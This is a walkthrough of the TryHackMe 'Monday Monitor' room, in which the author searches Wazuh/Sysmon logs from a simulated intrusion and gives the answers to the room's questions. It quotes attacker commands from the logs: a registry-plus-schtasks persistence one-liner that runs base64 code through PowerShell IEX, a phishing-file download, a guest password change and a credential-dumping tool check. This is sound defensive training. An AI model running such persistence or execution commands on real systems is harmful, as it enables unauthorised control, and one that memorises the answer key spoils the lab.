TryHackMe: Monday Monitor

Scenario
Swiftspend Finance, the coolest fintech company in town, is on a mission to level up its cyber security game to keep those digital adversaries at bay and ensure their customers stay safe and sound.
Led by the tech-savvy Senior Security Engineer John Sterling, Swiftspend’s latest project is about beefing up their endpoint monitoring using Wazuh and Sysmon. They’ve been running some tests to see how well their cyber guardians can sniff out trouble. And guess what? You’re the cyber sleuth they’ve called in to crack the code!
The tests were run on Apr 29, 2024, between 12:00:00 and 20:00:00. As you dive into the logs, you’ll look for any suspicious process shenanigans or weird network connections, you name it! Your mission? Unravel the mysteries within the logs and dish out some epic insights to fine-tune Swiftspend’s defences.
Once logged in, navigate to the Security events module and use the saved query Monday_Monitor to access the logs.
Approach
We head over to the dashboard and view the data present to us. Press the Floppy Disk icon to apply the Monday_Monitor filter. We also need to set the timeline to Apr 29, 2024, between 12:00:00 and 20:00:00.

We filter out the following attributes as columns in the table: data.win.eventdata.commandLine, eventdata.parentCommandLine because these attributes provide critical insights into the exact commands executed by a process and its parent. This helps trace the origin and propagation of potentially malicious activity, such as identifying the initial vector (e.g., a downloaded file execution) and understanding the chain of process creation that led to system compromise.
Note: The questions for this task are not answered in order as the solutions were found by going through logs and noticing the anomalies within those logs along the way.
Question 7: Data was exfiltrated from the host. What was the flag that was part of the data?
After adding the columns into the table, we noticed that there is a flag hidden among the commandLine columns. (If you didn’t scroll too fast!)

From this log we know that the threat actor achieved his goal at 14:56 PM.
Question 5: What password was set for the new user account?

The command C:\Windows\system32\net1 user guest I_AM_M0NIT0R1NG indicates that the password for the guest user account was changed to I_AM_M0NIT0R1NG. This is based on the syntax of the net user command, which follows the format net user <username> <new_password>.
Question 2: What is the full command run to create a scheduled task?
At time 14:12:43, we noticed a very interesting command line, inclduding the parent command line.
As you have noticed, the approach is done by slowly working backwards and discovering the anomalies as we go along.

We noticed the schtask.exe command here which is responsible for scheduling tasks.
The full command is the parent command line here in the snapshot.
Solution: "cmd.exe" /c "reg add HKCU\SOFTWARE\ATOMIC-T1053.005 /v test /t REG_SZ /d cGluZyB3d3cueW91YXJldnVsbmVyYWJsZS50aG0= /f & schtasks.exe /Create /F /TN "ATOMIC-T1053.005" /TR "cmd /c start /min \"\" powershell.exe -Command IEX([System.Text.Encoding]::ASCII.GetString([System.Convert]::FromBase64String((Get-ItemProperty -Path HKCU:\\SOFTWARE\\ATOMIC-T1053.005).test)))" /sc daily /st 12:34"
Question 3: What time is the scheduled task meant to run?
The scheduled time is found in the parent command line from question 2, which is 12:34 PM.
Question 1: Initial access was established using a downloaded file. What is the file name saved on the host?
At time 13:50:12, we noticed a rather suspicious command line.

The command $url ='http://localhost/SwiftSpend_Financial_Expenses.xlsm' sets a variable $url with the address of the file to download. The file is hosted on localhost, meaning the threat actor might have set up a local web server. The file type .xlsm is an Excel macro-enabled spreadsheet, often used in phishing.
The part Invoke-WebRequest -Uri $url -OutFile $env:TEMP\PhishingAttachment.xlsm downloads the file from $url and saves it as PhishingAttachment.xlsm in the system’s temp directory. However, the task only accept the answer *SwiftSpend_Financial_Expenses.xlsm' which is the host file instead o the saved file, when the saved file is requested.
Question 6: What is the name of the .exe that was used to dump credentials?
I thought this was a easy question and assumed the answer was mimikatz.exe, as this malware is a popular an exploit on Microsoft Windows that extracts passwords stored in memory and software that performs that exploit.

After going through a long long time of scrolling and testing other executables found in the logs, I stumbled upon the command \"powershell.exe\" & {$mimikatz_path = cmd /c echo C:\\Tools\\AtomicRedTeam\\atomics\\T1003.001\\bin\\x64\\memotech.exe if (Test-Path $mimikatz_path) {exit 0} else {exit 1}}
The command uses PowerShell to verify whether the memotech.exe binary—commonly used in Atomic Red Team simulations of credential dumping (T1003.001)—is present at the specified path. It exits with code 0 if the file exists, or 1 otherwise, making it suitable for scripting and automated test validation.
Question 4: What was encoded?
It took quite some time until I finally decided to look for online solution. I was indeed frustrated when the solution was just right infront of my eyes.
From the parent command line in Question 2, there is a string which appears to be an encoding of base 64.
1
reg add HKCU\SOFTWARE\ATOMIC-T1053.005 /v test /t REG_SZ /d cGluZyB3d3cueW91YXJldnVsbmVyYWJsZS50aG0= /f
This commands adds a string (REG_SZ) to the registry at HKCU\SOFTWARE\ATOMIC-T1053.005. The value name is test with the data cGluZyB3d3cueW91YXJldnVsbmVyYWJsZS50aG0. Using Cyberchef, the base64 decodes to ping www.youarevulnerable.thm , which is the solution to Question 4.